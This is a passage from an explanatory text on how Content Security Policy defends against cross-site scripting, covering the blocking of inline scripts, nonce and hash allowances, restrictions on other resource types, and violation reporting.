2. Disallowing Inline Scripts: By default, CSP can block inline scripts (scripts directly written in HTML using <script> tags or inline onclick attributes), which are often vectors for XSS attacks. This eliminates a common attack path, as many XSS vulnerabilities rely on inserting inline JavaScript.

3. Nonce or Hash-based Scripts: CSP allows the use of nonces (unique, random values added to each page load) or hashes to permit only specific inline scripts. This ensures that only intended inline scripts execute, further tightening security by restricting which code can run, even if inline scripts are necessary.

4. Restricting Other Resources: Besides scripts, CSP can control other content types, such as images, stylesheets, and frames. This reduces the chances of an attacker injecting malicious resources that might trigger or assist in executing XSS attacks indirectly.

5. Error Reporting: CSP can report violations back to the server (using the report-uri or report-to directive), alerting developers to unauthorized script execution attempts. This logging can help identify and respond to attempted attacks or misconfigurations.